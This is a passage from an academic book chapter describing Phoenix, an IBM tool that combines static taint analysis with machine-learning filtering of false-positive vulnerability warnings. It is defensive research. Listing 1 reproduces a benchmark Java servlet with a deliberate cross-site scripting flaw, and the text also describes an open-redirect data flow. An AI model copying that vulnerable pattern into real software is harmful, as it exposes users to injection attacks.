EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 47
Combining Static Code Analysis and Machine Learning for Automatic Detection of Security Vulnerabilities in Mobile Apps

Marco Pistoia
IBM Corporation, USA

Omer Tripp
IBM T. J. Watson Research Center, USA

David Lubensky
IBM T. J. Watson Research Center, USA

ABSTRACT

Mobile devices have revolutionized many aspects of our lives. Without realizing it, we often run on them programs that access and transmit private information over the network. Integrity concerns arise when mobile applications use untrusted data as input to security-sensitive computations. Program-analysis tools for integrity and confidentiality enforcement have become a necessity. Static-analysis tools are particularly attractive because they do not require installing and executing the program, and have the potential of never missing any vulnerability. Nevertheless, such tools often have high false-positive rates. In order to reduce the number of false positives, static analysis has to be very precise, but this is in conflict with the analysis' performance and scalability, requiring a more refined model of the application. This chapter proposes Phoenix, a novel solution that combines static analysis with machine learning to identify programs exhibiting suspicious operations. This approach has been widely applied to mobile applications obtaining impressive results.

DOI: 10.4018/978-1-5225-3422-8.ch047

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

INTRODUCTION

Mobile devices have revolutionized many aspects of our lives. We use smartphones, tablets and wearable devices as portable computers and, often without realizing it, we run various types of security-sensitive programs on them, such as personal and enterprise email and instant-messaging applications, as well as social, banking, insurance and retail programs. These applications access and transmit over the network numerous pieces of private information, including our geographical location, device ID, contacts, calendar events, passwords, and health records, as well as credit-card, social-security, and bank-account numbers. Guaranteeing that no private information is exposed to unauthorized observers is very challenging, given the level of complexity that these applications have reached. Integrity concerns arise when mobile applications take untrusted user data as input to security-sensitive computations. In such cases, in order to avoid integrity violations, it is necessary to verify that the appropriate validation and/or sanitization routines are invoked. Program analysis tools for integrity and confidentiality enforcement have become a necessity, especially for mobile applications, which are updated very often and require high security assurance. Roughly speaking, such tools can be either "dynamic" or "static". Dynamic-analysis tools execute the program and infer security vulnerabilities based on the actual program executions. Such solutions can be quite time consuming because they require installing the program under analysis and then executing it multiple times, with different inputs and different execution choices on each run, in order to maximize the number of execution paths explored by the analysis. Often, however, there is no real guarantee that all the possible paths of execution have been explored. This means that some security vulnerabilities may remain undiscovered by the time the application is released. Conversely, a static-analysis tool does not require installing or executing the program. Rather, a formal model that over-approximates all feasible program executions is built, and the analysis reports results based on that model. Unlike dynamic analysis, static analysis has the potential of never missing any vulnerability, but it may report false positives; that is, it might signal security issues that are never exposed at run-time. Some analysis tools, even at the commercial level, have very high false-positive rates. Numerous user studies have proved that an analysis whose false-positive rate is too high becomes unusable because developers are forced to spend large amounts of time to filter out spurious issues, and when the false-positive rate is excessive, the effort becomes unbearable. Therefore, in order to reduce the number of false positives, a static analysis has to be very precise. Unfortunately, however, precision is in conflict with the analysis' performance and scalability, requiring a more refined model of the application and analysis thereof. A large body of research work has studied how to increase the precision of static-analysis tools without affecting their scalability. At the same time, applications have become increasingly more complex, with the addition of frameworks and dynamically loaded components, thereby making the compromise between precision and scalability even more difficult to reach. This chapter proposes Phoenix, a novel solution that combines static program analysis with machine learning. The idea behind Phoenix is to use relatively scalable static analysis to approximate possible program behaviors, and to then apply machine learning in order to identify programs exhibiting suspicious sequences of operations. This solution has been widely applied to mobile applications obtaining impressive results, with low false-positive and false-negative rates.

Phoenix comprises two components: a novel static analyzer, which performs demand-driven pointer analysis and lends itself to modular reasoning, and a machine-learning engine, which acts on the results of the static analyzer and filters out the majority of the false positives, while retaining almost the totality of the true positives. These two components are described in the remainder of this chapter.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

STATIC PROGRAM ANALYSIS

This section presents the static program analysis component of Phoenix. It first presents an overview of the problem and a motivating example, and then goes into the details of the static-analysis engine, that is modular and allows for analysis of frameworks.

Software security is an ever-growing concern, especially when it comes to mobile applications. By design, mobile applications feed on inputs whose source is untrusted, perform numerous security-sensitive operations (such as database accesses and transfers of Web content to remote machines), and expose private data to potentially malicious observers. Mobile devices have access to numerous sources of private data, including the device's geographical location, the device identifier, the user's photographs, videos, audio files, calendar events, and contacts. Other pieces of private information are application-specific, and may include the user's authentication credential, healthcare records, social-security number, as well as credit-card and bank-account numbers. It is not surprising, then, that six out of the ten most critical mobile-application vulnerabilities according to the Open Web Application Security Project (OWASP) are information-flow-security violations, which can break *integrity* (whereby untrusted inputs flow into security-sensitive computations) or *confidentiality* (whereby private information is revealed to public observers). During the last decade, there has been intensive research on methods and algorithms for automatically detecting information-flow violations in Web applications. However, many of the published approaches are not readily applicable to industrial Web and mobile applications. Solutions based on type systems tend to be overly complex and conservative (Volpano, Irvine, & Smith, 1996; Myers, 1999; Shankar, Talwar, Foster, & Wagner, 2001), and are therefore unlikely to enjoy broad adoption, whereas those based on program slicing are often unsound (Tripp, Pistoia, Fink, Sridharan, & Weisman, 2009) or limited in scalability (Hammer, Krinke, &Snelting, 2006; Snelting, Robschink, & Krinke, 2006).

Phoenix includes a sound and highly accurate static security scanner, which also scales to large code bases, and particularly to Web and mobile applications, being designed for commercial needs as part of a product offering, IBM Security AppScan Source. This scanner performs a form of abstract interpretation (Cousot & Cousot, 1977) known as taint analysis (Sabelfeld & Myers, 2003): It statically detects data flows wherein information returned by a "source" reaches the parameters of a "sink" without being properly endorsed by a "downgrader". Depending on whether the problem being solved is related to integrity or confidentiality, a *source* is a method that injects untrusted or secret input into a program, a *sink* is a method that performs a security-sensitive computation or exposes information to public observers, and a *downgrader* is a method that sanitizes untrusted data or declassifies confidential data, respectively. The static security scanner included in Phoenix is equipped with a thorough configuration of triples of sources, sinks and downgraders for all known integrity and confidentiality problems, partitioned into security rules, such as Cross-site Scripting (XSS) and Structured Query Language injection (SQLi).

The key idea behind this static analysis is to track vulnerable information flows (emanating from sources) in a demand-driven manner, without eagerly building any complete representation of the subject application. Specifically, this static analyzer builds a call-graph representation of the program based on intraprocedural type inference. Furthermore, when there is a need to compute an aliasing relationship, stemming from flow of vulnerable information into the heap, the analyzer issues a granular aliasing query focused on the flow at hand, thereby obviating the need for whole-program pointer analysis. This enables sound and efficient scanning of large applications, where typically only a small portion of the application requires modeling. This characteristic is enabled by the fact that the static analyzer does not need to build any form of whole-program representation. In another view, the static analyzer presented

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

in this chapter can be thought of as an extended type system, where a fully automated context-sensitive, interprocedural inference engine automatically attaches security annotations to program locations and propagates them. The static analyzer presented in this chapter enforces the following two properties:

1. The inference process is fully automated, and thus no complex, non-standard type system is forced on the developer.
2. The analysis is infinitely context sensitive (up to recursion), and consequently, it does not produce overly conservative results.

These properties lift the two most significant barriers that have so far prevented type systems from enjoying broad industrial adoption. To our knowledge, the static analyzer proposed in this chapter is the first taint-analysis algorithm that performs demand-driven analysis from the bottom up, including representing the program's type hierarchy, call graph and data-flow propagation graph. This is the key to achieving both accuracy and scalability without sacrificing soundness.

In essence, the static analyzer included in Phoenix makes the following specific contributions:

- **Demand-Driven Taint Analysis:** Phoenix's static analysis is based a demand-driven security analysis algorithm that is sound (even in the presence of multi threading), accurate and scalable. This section illustrates the design of the entire analysis stack in support of this feature.
- **Framework and Library Support:** Beyond the core analysis, this section presents novel extensions enabling effective modeling of framework and library code. These extensions are important for an analysis targeting real-world Web and mobile applications, which are built atop reusable frameworks.
- **Implementation:** The algorithm behind Phoenix has been fully implemented. It supports Java,. NET and JavaScript programs, and is currently used in a commercial product.

Motivation and Overview

To illustrate some of the unique features of the static analyzer embedded in Phoenix, we use the Aliasing5 benchmark from the Stanford SecuriBench Micro suite, shown in Listing 1. Designed for expository purposes, this example shows a Java application reading untrusted data from its parameters. Specifically, this example highlights the importance of tracking aliasing relationships between program variables and fields for sound security analysis, with buf flowing into two formal arguments of method foo (line 6).

The flow of the entire program is as follows: The doGet handler of the Aliasing5 servlet first initializes a fresh StringBuffer object, buf, with the string "abc" (line 5). It then invokes method foo, such that its first two formal arguments (buf and buf2) are aliased. Next, foo assigns the content of an untrusted parameter, "name", to variable name, in the source statement at line 10. This untrusted value subsequently taints the buffer pointed-to by buf (line 11). Because of the aliasing relationship between buf and buf2, the security-sensitive operation at line 13, which renders the content of buf2 to the response HTML, becomes vulnerable.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Listing 1. *The Aliasing5 benchmark from the SecuriBench Micro Suite*

```
1:         public class Aliasing5 extends HttpServlet {
2:            protected void doGet(HttpServletRequest req,
3:                  HttpServletResponse resp)
4:                  throws ServletException, IOException {
5:               StringBuffer buf = new StringBuffer("abc");
6:               foo(buf, buf, resp, req);
7:            }
8:            void foo(StringBuffer buf,
9:                  StringBuffer buf2, ServletResponse resp,
10:                  ServletRequest req) throws IOException {
11:               String name = req.getParameter("name");
12:               buf.append(name);
13:               PrintWriter writer = resp.getWriter();
14:               writer.println(buf2.toString()); /* BAD */
15:            }
16:         }
```

To detect the vulnerability in this program, the security scanner must account for the aliasing between buf and buf2 in foo. Existing approaches have all addressed this requirement by applying a preliminary whole-program pointer analysis, such as Andersen's flow-insensitive analysis (Andersen, 1994), to eagerly compute an aliasing solution before starting the security analysis (Tripp et al., 2009). Performing a global aliasing analysis places a significant limitation on the scalability of the client security analysis, which is mitigated (but not lifted) if the aliasing analysis is coarse (i.e., context insensitive, flow insensitive, etc.). In that case, however, the ensuing security analysis becomes imprecise, often yielding an excess of false reports due to spurious data flows.

Phoenix, instead, performs on-demand alias resolution. It tracks symbolic representations of security facts, known as "access paths", and augments the set of tracked representations to account for aliases of tracked objects. Loosely speaking, an access path is a sequence of field identifiers, rooted at a local variable, such as x.f.g. This access path evaluates to the object o reached by dereferencing field f of the object pointed-to by x, and then dereferencing field g of o (or $\perp$ if no such object exists).

Phoenix starts by modeling the effect of the source statement at line 10 as the seeding data-flow fact name.*. The * notation simply represents the fact that all objects reachable through variable name are to be considered untrusted. Then, the flow at line 11 leads the analysis to track both name.* and buf.content.*. However, because there is a flow into the heap at line 11, the analysis further issues an on-demand interprocedural aliasing query, which establishes that buf.content is aliased with buf2.content. Therefore, the analysis additionally tracks buf2.content.*. This exposes the vulnerability at line 13, where the toString call renders buf2.content to the response HTML.

Core Taint Analysis

The Phoenix static-analysis algorithm takes as input a Web or mobile application, along with its set of supporting libraries, and validates it with respect to a specification in the form of a set of "security rules".

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

A *security rule* is a triple ⟨*Src*, *Dwn*, *Snk*⟩, where *Src*, *Dwn* and *Snk* are patterns for matching sources, downgraders and sinks in the subject program, respectively. A pattern match is either a method call or a field dereference. A vulnerability is reported for flows extending between a source and a sink belonging to the same rule, without a downgrader from the rule's *Dwn* set mediating the flow.

Phoenix interleaves call-graph construction with tracking of vulnerable information flows. This is to avoid building eager whole-program representations. Both the call graph and the data-flow solution computed atop the call graph are expanded on demand, ensuring scalability while retaining a high degree of accuracy.

Type-Hierarchy and Call-Graph Construction

As mentioned earlier, Phoenix refrains from building global program representations. Instead, it computes its supporting type hierarchy on demand. For this, Phoenix utilizes lazy data structures, which provide sophisticated mechanisms for caching and demand evaluation of type information at the granularity of individual methods and class fields.

Call-graph construction is also performed lazily. The call graph is built based on local reasoning, by resolving virtual calls according to an intra-procedural type-inference algorithm (Bacon and Sweeney, 1996). Call sites are not necessarily expanded eagerly (that is, before the data-flow analysis stage). Rather, an oracle is used to determine whether any given call site may lead to the discovery of source statements. Our oracle is sound, and is based on control-flow reachability between the calling method and source methods within the type-hierarchy graph (Dean, Grove, & Chambers, 1995).

Data-Flow Analysis

For a formal description of Phoenix's data-flow analysis algorithm, we use a standard description of the program's state, based on the domains shown in Table 1.

A program state, $\sigma = \langle \mathbf{E}, \mathbf{H} \rangle \in States = Env \times Heap$, maintains the pointing from variables to their values, as well as from object fields to their values. To describe the algorithm we use the syntactic structures shown in Table 2.

These are kept to a minimum to simplify the description of the analysis. Extending the core language to contain procedure calls is straightforward (Cheng & Hwu, 2000).

Instrumented Semantics

To track security facts, we instrument the concrete semantics to further maintain untrusted (or tainted) access paths. Informally, an access path is a symbolic representation of a heap location. For example,

Table 1.

VarId	Program variables	$Val = Loc \cup \{null\}$	Values
FldId	Field identifiers	Env: $VarId \rightarrow Val$	Environments
Loc	Unbounded set of objects	$Heap$: $Loc \times FldId \rightarrow Val$	Heap

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 2.

Statement	Meaning
x = new Object()	[[x = new Object()]]$\sigma = \sigma$[[x → $o \in Loc$. o is fresh]]
x = y	[[x = y]]$\sigma = \sigma$[[**E**(x) → **E**(y)]]
x.f = y	[[x.f = y]]$\sigma = \sigma$[[**H**(⟨**E**(x), f⟩) → **E**(y)]]
x = y.f	[[x = y.f]]$\sigma = \sigma$[[**E**(x) → **H**(⟨**E**(y), f⟩)]]

access path x.g denotes the heap location pointed-to by field g of the object pointed-to by variable x. Security analysis over access paths tracks the set of paths evaluating to untrusted values.

More formally, an access path is a (possibly empty) sequence of field identifiers rooted at a local variable; i.e., an element in $VarId \times (.FldId)^*$. The meaning of access path $x.f_1...f_n$ is the unique value $o \in Val$ reached by first dereferencing x using **E**, and then following the references through $f_1...f_n$ in **H**, or $\perp$ if there are intermediate null dereferences in the path. This is defined inductively as follows:

$$[\![x \cdot e]\!]\sigma = \begin{cases} \boldsymbol{E}(x), & x \in dom(\boldsymbol{E}) \\ \perp, & otherwise \end{cases}$$

$$[\![x \cdot f_1...f_n]\!]\sigma = \begin{cases} \boldsymbol{H}(\langle [\![x \cdot f_1...f_{n-1}]\!], f_n \rangle), & [\![x \cdot f_1...f_{n-1}]\!]\sigma \neq \perp \wedge \\ & \langle [\![x \cdot f_1...f_{n-1}]\!], f_n \rangle \in dom(\boldsymbol{H}) \\ \perp, & otherwise \end{cases}$$

An instrumented concrete state is a triple, $\sigma = \langle \mathbf{E}, \mathbf{H}, \mathbf{T} \rangle$, where **T** is a set of tainted access paths. We assume a security specification, *S*, which seeds the set **T** when evaluating certain assignment and field-read statements (according to the *Src* set of the provided security rules). The semantic rules for updating **T** appear in Figure 1.

Operator **A** in Figure 1 is defined by the semantic rules of Figure 2, which define the backward data-flow equations employed by Phoenix to perform demand-driven pointer analysis:

Figure 1. Forward data-flow equations

$$\mathbf{T} \xrightarrow{\texttt{x = new...}} \mathbf{T}$$

$$\mathbf{T} \xrightarrow{\texttt{x = y}} \mathbf{T} \cup \{\mathtt{x.f_1 \ldots f_n : y.f_1 \ldots f_n} \in \mathbf{T}\}$$

$$\mathbf{T} \xrightarrow{\texttt{x = y.f}} \mathbf{T} \cup \{\mathtt{x.f_1 \ldots f_n : y.f.f_1 \ldots f_n} \in \mathbf{T}\}$$

$$\mathbf{T} \xrightarrow{\texttt{x.f = y}} \mathbf{T} \cup \{\mathbf{A(x)}\mathtt{.f.f_1 \ldots f_n : y.f_1 \ldots f_n} \in \mathbf{T}\}$$

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Backward data-flow equations

$$\mathbf{A} \xrightarrow{\texttt{x = new...}} \mathbf{A}$$
$$\mathbf{A} \xrightarrow{\texttt{x = y}} \mathbf{A} \cup \{\texttt{y.f}_1 \ldots \texttt{f}_n : \texttt{x.f}_1 \ldots \texttt{f}_n \in \mathbf{A}\}$$
$$\mathbf{A} \xrightarrow{\texttt{x = y.f}} \mathbf{A} \cup \{\texttt{y.f.f}_1 \ldots \texttt{f}_n : \texttt{x.f}_1 \ldots \texttt{f}_n \in \mathbf{A}\} \cup \{\texttt{x.f}_1 \ldots \texttt{f}_n : \texttt{y.f.f}_1 \ldots \texttt{f}_n \in \mathbf{A}\}$$
$$\mathbf{A} \xrightarrow{\texttt{x.f = y}} \mathbf{A} \cup \{\texttt{y.f}_1 \ldots \texttt{f}_n : \texttt{x.f.f}_1 \ldots \texttt{f}_n \in \mathbf{A}\} \cup \{\texttt{x.f.f}_1 \ldots \texttt{f}_n : \texttt{y.f}_1 \ldots \texttt{f}_n \in \mathbf{A}\}$$

Access-Path Widening

The key difficulty in using the symbolic access-path representation for static security analysis is that this representation of the heap, which is known as storeless (Deutsch, 1992), is unbounded. This problem manifests itself when dealing with recursive data structures, such as linked lists. To deal with this problem, we apply widening by introducing a special symbol, *. An access path now has either the concrete form x.f$_1$...f$_n$, or the widened form x.f$_1$...f$_n$.* where

$$\left[\!\left[x \cdot f_1 \ldots f_n \cdot *\right]\!\right]\sigma = \left\{o : \exists f_{n+1} \ldots f_k \in \left(FldId\right)^* \cdot o = \left[\!\left[x \cdot f_1 \ldots f_n \cdot f_{n+1} \ldots f_k\right]\!\right]\sigma\right\}$$


That is, a widened access path potentially points to more than one object.

In this way, the analysis can track a bounded number of access paths in a sound manner by restricting the length of an access path to some constant c, and allowing for insertion of $*$ at the end of a path of length c instead of extending it when accounting for the effect of a field-assignment statement.

On-Demand Aliasing

As mentioned earlier, Phoenix features the ability to soundly track symbolic security facts. The key idea is to perform alias analysis on demand, when an untrusted value flows into an object field (i.e., untrusted data flows into the heap). We first illustrate this situation through a simple example, where we assume that initially there is a single taint fact, **T** = {z.g}, and the last statement—assigning a value to o.sinkfld—is a sink, and as such must not be assigned an untrusted value:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use



We highlight in red the access paths that would be missed by a forward data-flow analysis without on-demand alias-analysis capabilities, such as the Interprocedural, Finite, Distributive Subset (IFDS) framework (Reps, Horwitz, & Sagiv, 1995). Such an analysis would ignore the assignment x = y.f because it is not affected by **T**, thereby missing the aliasing relation between x.h and y.f.h at the point when it becomes relevant, which is the following two statements: The first, x.h = z.g, contaminates x.h, and thus also y.f.h, and the second dereferences y.f.h into w.

In contrast, Phoenix's static analysis is fully sound, as can be easily proven. Phoenix handles cases, such as the one above, by performing on-demand alias analysis. Upon encountering the field-assignment statement x.h = z.g, Phoenix traverses the control-flow graph backwards seeking aliases of x.h. It then finds that y.f.h is an alias of x.h, and propagates this additional security fact forward, which ensures that the security vulnerability is discovered. The Phoenix propagation steps are visualized above using labeled edges, the label consisting of the step index (in square brackets) followed by the learned taint fact.

Formally, Phoenix computes a fixed-point solution for the equations in Figure 2 while traversing the control flow backwards from the statement performing the heap update. The seeding value for **A** in our example is the singleton set {x}.

Extensions: Library and Framework Modeling

Modern Web and mobile applications are often built atop one or more frameworks, such as Struts, Spring, JavaServer Faces (JSF) and jQuery (Sridharan, Artzi, Pistoia, Guarnieri, Tripp, & Berg, 2011; Vosloo & Kourie, 2008). Frameworks typically invoke application code using reflective constructs, based on information provided in external configuration files, which complicates static analysis of Web applications.

To address this concern, Phoenix is fully integrated with Framework For Frameworks (F4F), a recent solution augmenting taint-analysis engines with precise framework support (Sridharan et al., 2011). F4F automatically generates static-analysis artifacts, which can be integrated into a taint-analysis engine to ensure that the interaction of an application with the frameworks it uses is modeled soundly and accurately.

Phoenix's integration with F4F exploits the fact that static analysis can operate on non-executable yet legal code. Phoenix transforms the F4F output into synthetic code that soundly models data flows involving framework code. This choice has several advantages compared to direct modeling of frameworks within the Phoenix static-analysis engine, being:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- More lightweight: no need to directly generate Intermediate-Representation (IR) code.
- More portable and reusable: the synthetic code generated by F4F can be plugged into any existing analysis.
- More intelligible to the developer, who is presented with simple code instead of IR code.

Before statically analyzing an application, Phoenix takes the output of F4F and transforms it as follows. Each call replacement has a synthetic method associated with it. This is the method that Phoenix should consider in place of the one specified in the application source code. For every synthetic method, Phoenix creates code corresponding to the instructions for that synthetic method that are specified in the output of F4F. In most cases, this can be done straightforwardly. However, there were several interesting problems that need to be addressed.


One case is simulating method invocations from synthetic methods. Such invocations are on uninitialized variables, which causes Phoenix's intraprocedural type inference to ignore them. Solving this by initializing the variables is problematic: Some declared types are abstract, and some do not have a default constructor. Phoenix solves this problem by adding a level of indirection via a method call that returns null. Since the assignment to null is performed in a different procedure, Phoenix's type inference accepts the call as valid, with a result sufficient to model taint propagation faithfully.

Another problem arises when synthetic methods invoke default-scope or protected methods in a class of another package. Since these methods can only be invoked from classes in the same package, Phoenix extends that package with an additional public synthetic class containing a public synthetic method that calls the default-scope or protected method, and returns its return value. Being public and in the same package as the restricted method, this synthetic method can be invoked without exceptions.

MACHINE LEARNING

The scale and complexity of modern software systems often lead to missed security vulnerabilities. Static analysis has emerged as a promising solution for automated security auditing, which can scale to

Figure 3. Security witness reported by a commercial static security checker for JavaScript



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

millions of lines of code while accounting for nontrivial program behaviors, resulting in the detection of severe and sometimes also subtle vulnerabilities (Tripp et al., 2009; Guarnieri et al., 2011; Tripp et al., 2013; Guha, Krishnamurthi, & Jim, 2009).

In particular, static analysis has shown great value when applied to information-flow vulnerabilities (Sabelfeld & Myers, 2006; Denning & Denning, 1977). These are the most serious and prevalent forms of vulnerability in today's landscape of Web and mobile applications.

A popular method of detecting information-flow vulnerabilities using static analysis, as we saw in the previous section. The analysis checks for reachability between source and sink statements via a downgrader-free path. Such paths, which we refer to as *witnesses* or *counterexamples*, are reported as potentially vulnerable. As an illustration, we provide in Figure 3 an exemplary witness reported by a commercial taint analysis for client-side JavaScript.

The reported vulnerability in this case is *open redirect*, which occurs when the user is able to influence the target URL of a redirection operation. The analysis bases this warning on information flow between a statement that obtains the URL query string (stored as location.search) and a statement performing redirection (location.replace()). The intermediate statement concatenates the return value from the source (pointed-to by variable search) with other strings, and thus the taint tag is carried across to the resulting url string.

Generalizations and extensions of taint analysis include features such as string sensitivity, whereby the analysis explicitly tracks string values and their structure for increased precision (Tateishi et al., 2011); typestate-based tracking rules to refine the security specification (Livshits & Lam, 2005); as well as quantitative notions of information flow for more accurate and informative warnings (McCamant & Ernst, 2008). In all of these cases, however, the key concept of verifying disjointness between sources and sinks modulo permitted exceptions remains the same.

Static security verification, as presented in the previous section, is not a silver bullet. To handle industry- scale applications, the analysis must apply aggressive approximations. Notable dimensions of precision loss, suffered also by Phoenix's static analyzer, include *flow insensitivity*, whereby the analysis does not track the order in which memory updates occur and instead conservatively accounts for all possible update orders; *path insensitivity*, whereby the analysis ignores path conditions, thereby traversing infeasible execution paths; and *context insensitivity*, whereby the analysis refrains from modeling the calling context of a method, thereby analyzing infeasible invocation scenarios.

These (and other) sources of inaccuracy shrink the analysis' state space (also known as the *abstract state*) by an exponential factor, and hence contribute significantly to the scalability of the analysis. As an example, if path conditions are accounted for, then the analysis has to track two different runtime program states when reaching a branching condition. Path insensitivity saves the analysis from this type of state-space blowup.

Approximations applied by the analysis can result in false alarms. These may be due to various reasons, including, for example, *infeasible control flow*, if the witness contains invalid branching decisions or call sites that are resolved incorrectly; *ignoring of downgrading operations*, if a proprietary downgrader is applied or downgrading occurs inline; and *imprecise tracking of data flow*, e.g. due to coarse modeling of string operations and/or aliasing between variables.

Indeed, while approximation enables scalability, it often also results in an excess of false alarms. These plague the reports by static analysis tools (Muske, Baid, & Sanas, 2013), thereby hindering their usability. According to interviews with professional developers, false alarms are the most significant barrier to adoption of tools based on static program analysis by developers (Johnson, Song, Murphy-Hill, &

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Bowdidge, 2013). As things now stand, developers prefer to release and deploy insecure software rather than find and fix latent vulnerabilities using off-the-shelf static security checkers. This is unfortunate.

The goal of Phoenix is to improve the usability of static security checkers by cleansing their output, particularly of the static security analyzer embedded in Phoenix. We put forward two basic requirements:

1. **Generality:** Although our favorite target for cleaning the output is the static security analyzer of Phoenix, the cleansing technique should not be specific to a given tool or analysis technique. It should rather treat the analysis algorithm as opaque for wide applicability and ease of integration into legacy as well as new analysis tools.
2. **Customizability:** Different users have different preferences when reviewing security warnings. Some prefer to aggressively suppress false alarms, even at the expense of eliminating certain true issues, whereas others may opt for completeness at the price of more false warnings.

Driven by these requirements, we have developed a method for filtering false warnings that combines lightweight user interaction with heavyweight automation. In our approach, the user classifies a small portion of the raw warnings output by the analysis. The user also specifies a tradeoff between elimination of false alarms and preservation of true findings. These two inputs are fed into a statistical learning engine, which abstracts the warnings into feature vectors that it uses to automatically build a filter. The filter, which is instantiated according to the user-specified policy, is next applied to the (vast majority of) remaining warnings, resulting in (many) less warnings than those initially reported by the security checker. Importantly, our learning-based approach is guided solely by the warnings themselves. It does not make any assumptions about, or access to, the internals of the analysis tool.

To build the filter, Phoenix searches through a library of classification algorithms. It computes a competency score for each of these algorithms based on the user-classified warnings. The most favorable candidate is then applied to the remaining warnings.

To evaluate the cleansing technique of Phoenix, we ran Phoenix's security checker on a set of 1,700 JavaScript programs, taken from a diversified set of 675 top-popular Web and mobile applications, which resulted in a total of 3,758 warnings. A security specialist then classified these as either true or false warnings. The results are highly encouraging. As an example, for a policy biased toward preservation of true positives, given only 200 classified warnings, Phoenix is able to boost precision by a factor of 2.868 while reducing recall by a negligible factor ($\times$1.006). Conversely, if the user is more biased toward elimination of false alarms, still based on only 200 classified warnings, Phoenix achieves a recall-degradation factor of only 2.212 and a precision-improvement factor of 9.014. In all cases, and across all policies, Phoenix is able to improve precision by a factor ranging between $\times$2.868 and $\times$16.556 in return to user classification of only 200 warnings.

From the point of view of machine learning, Phoenix makes the following principal contributions:

1. **Boosting Usability via Learning:** We propose a novel and general technique to boost the usability of static security checkers. In the Phoenix approach, users invest tolerable effort in classifying a small portion of the warnings, and in return a statistical learning engine computes a filter over the remaining warnings. The filter is parameterized by the user's preference regarding the tradeoff between true and false alarms.
2. **Characterization of Security Warnings:** We characterize different features of static security warnings, and draw general conclusions about their correlation with the correctness of a reported

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

warning. This insight is of independent value, and can serve for other studies as well. We also discuss and analyze the relative merits and weaknesses of different classification algorithms, which is again of general applicability.

Motivation and Overview

In this section, we motivate the need for the Phoenix machine-learning system and provide a high-level description of its main components and properties.

Limitations of Static Analysis

As highlighted above, static program analysis has inherent limitations in precisely modeling run-time behaviors of the subject program. Added to these, the analysis often deliberately sacrifices precision (even when a precise model is possible) in favor of scalability. Following are design choices that are often made for the analysis to scale to large codes:

- **Flow Insensitivity:** The analysis does not track the order in which memory updates occur, and instead conservatively accounts for all possible update orders. A simple example is the following:

```
x.f = read();
x.f = "";
write(x.f);
```

Even though the value of x.f is benign when it flows into the write() sink, the analysis abstracts away the order of updates to x.f and simply records that at some point that field was assigned an untrusted value.

- **Path Insensitivity:** Path conditions are ignored. Instead, the analysis assumes that all paths through the control-flow graph (CFG) are feasible. Here is an example:

```
x.f = "";
if (b) {
   x.f = read();
}
if (!b) {
   write(x.f);
}
```

The above code is not vulnerable, as the conditions governing the source and sink statements are mutually exclusive. Yet, a path-insensitive analysis would report the infeasible trace through both the source and the sink as a warning.

- **Context Insensitivity:** The analysis abstracts away the context governing the invocation of a method, thereby merging together different execution contexts of the same method, as this example illustrates:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

```
y1 = id(x);
y2 = id(read());
write(y1);
```

Here, id() is simply the identity method, which echoes back its input. In the first invocation, the input is trusted, while the second invocation is with an untrusted argument. Merging together the two contexts, the analysis conservatively judges that id() may return an untrusted value, and therefore y1 is treated as untrusted causing a vulnerability to be reported when write() is called.

Design choices like the ones above, which are pertinent for performance and scalability, each contribute to the analysis's imprecision. Worse yet, there are significant interaction effects between the different sources of imprecision. This defines the need for complementary machinery to cleanse the analysis's output. In our approach, this step is carried out interactively, with help from the user, by casting the warnings reported by the analysis into a statistical learning framework.

System Architecture

We describe here the high-level architecture of Phoenix. The input to Phoenix is a set of raw warnings $\{w_1,..., w_n\}$ output by the static security checker. Next, the user is asked to classify a subset of the warnings. This subset is selected at random to avoid biases. The result is a classified subset $\{(w_{i1},b_{i1}),...,(w_{ik},b_{ik})\}$ of the warnings, where the labels b_{ij} are boolean values (indicating whether the warning is true of false). Naturally, the accuracy of the filter computed by Phoenix is proportionate to the number of warnings reviewed by the user. However, as we demonstrate experimentally in Section 5, even a relatively small sample of 100 warnings suffices for Phoenix to construct a highly precise filter.

To cast security warnings into a statistical setting, we need to derive simple-structured features from the warnings, which are complex objects that cannot tractably be learned directly. This part of the flow is what we call *feature mapping*. A given warning is abstracted as a set of attributes, including e.g., the respective line numbers of the source and sink statements, the time required by the analysis to compute the witness, the number of flow steps along the witness, etc.

The feature vectors, combined with the user-provided true/false tags and policy, provide the necessary data to learn and evaluate filters. Given training data of the following form:

```
[length = 14, time = 2.5, srcline = 10,...]        →        false
[length = 6, time = 1.1, srcline = 38,...]         →        true
[length = 18, time = 3.6, srcline = 26,...]        →        false
…
```

the Phoenix system partitions the data into training and testing sets of equal cardinality. Phoenix then generates a set F of candidate filters by training different classification algorithms on the training set. Phoenix also converts the policy into a scoring function SCORE. Next, each of the candidate filters is applied to the testing set, and the resulting classifications are reduced to a score via the SCORE function based on the rate of true positives, false positives and false negatives. Finally, the filter that achieves the highest score is applied to the remaining warnings. The user is presented with the findings surviving the filter.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Features and Learning Algorithms

Naturally, the efficacy of Phoenix is dependent on the available features and learning algorithms. We describe both in detail in Sections 3 and 4, respectively. Here we give a brief informal description of both.

Features

As explained earlier, features are an abstraction of witnesses reported by the analysis tool. Most of the features that we have defined reflect basic characteristics of the witness, such as:

1. Its length (i.e., the number of statements along the path),
2. The syntactic location of the source and sink statements, and
